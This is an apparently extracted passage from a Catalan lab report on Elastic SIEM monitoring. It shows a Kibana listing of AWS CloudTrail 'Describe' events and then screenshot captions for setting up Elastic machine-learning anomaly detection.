eventName: Describe* KQL Apr 1, 2020 @ 00:15:59.981 → Apr 1, 2020 @ 23:16:07.189 Refresh

+ Add filter

Showing 14,203 events

@timestamp	message	host.name	event.module	event.dataset	event.action	user.name
<input type="checkbox"/>	log.offset					87193
<input type="checkbox"/>	recipientAccountId					54 135
<input type="checkbox"/>	requestID					d9068a3e-2aea-4ad5-a406-994b9d2cae1c
<input type="checkbox"/>	requestParameters.instancesSet.items					{"instanceId":"i-0c3 f4"}
<input type="checkbox"/>	sourceIPAddress					147 .74
<input type="checkbox"/>	tags					beats_input_raw_event
<input type="checkbox"/>	type					json
<input type="checkbox"/>	userAgent					aws-cli/1.14.28Python/2.7.5Linux/3.10.0-862.14.4.el7.x86_64botocore/1.8.35
<input type="checkbox"/>	userIdentity.accessKeyId					AK RMQ
<input type="checkbox"/>	userIdentity.accountId					541551430135
<input type="checkbox"/>	userIdentity.arn					arn:aws:iam:54 135:user/MonitorT
<input type="checkbox"/>	userIdentity.principalId					AID *52W
<input type="checkbox"/>	userIdentity.type					IAMUser
<input type="checkbox"/>	userIdentity.userName					MonitorIT


Timeline

Apr 1, 2020 @ 20:26:40.000 elasticstack.mistic.lab


8.2.4. Escenari 4: Machine Learning

8.2.4.1. Activació de la llicència de prova.


Captura 167: Finestra management




Captura 168: License management




Captura 169: Llicència activa




Captura 170: Finestra d'Index Patterns



Captura 171: Creació d'Index Pattern I




Captura 172: Creació d'Index Pattern II




8.2.4.2. Detecció d'anomalies mitjançant Machine Learning


Captura 173: Models pre-creats



Captura 174: Model rare_process_by_host_linux_ecs I




Captura 175: Model rare_process_by_host_linux_ecs II



Captura 176: Max anomaly detecion



Captura 177: windows_anomalous_user_name_ecs



Captura 178: No detecta anomalías

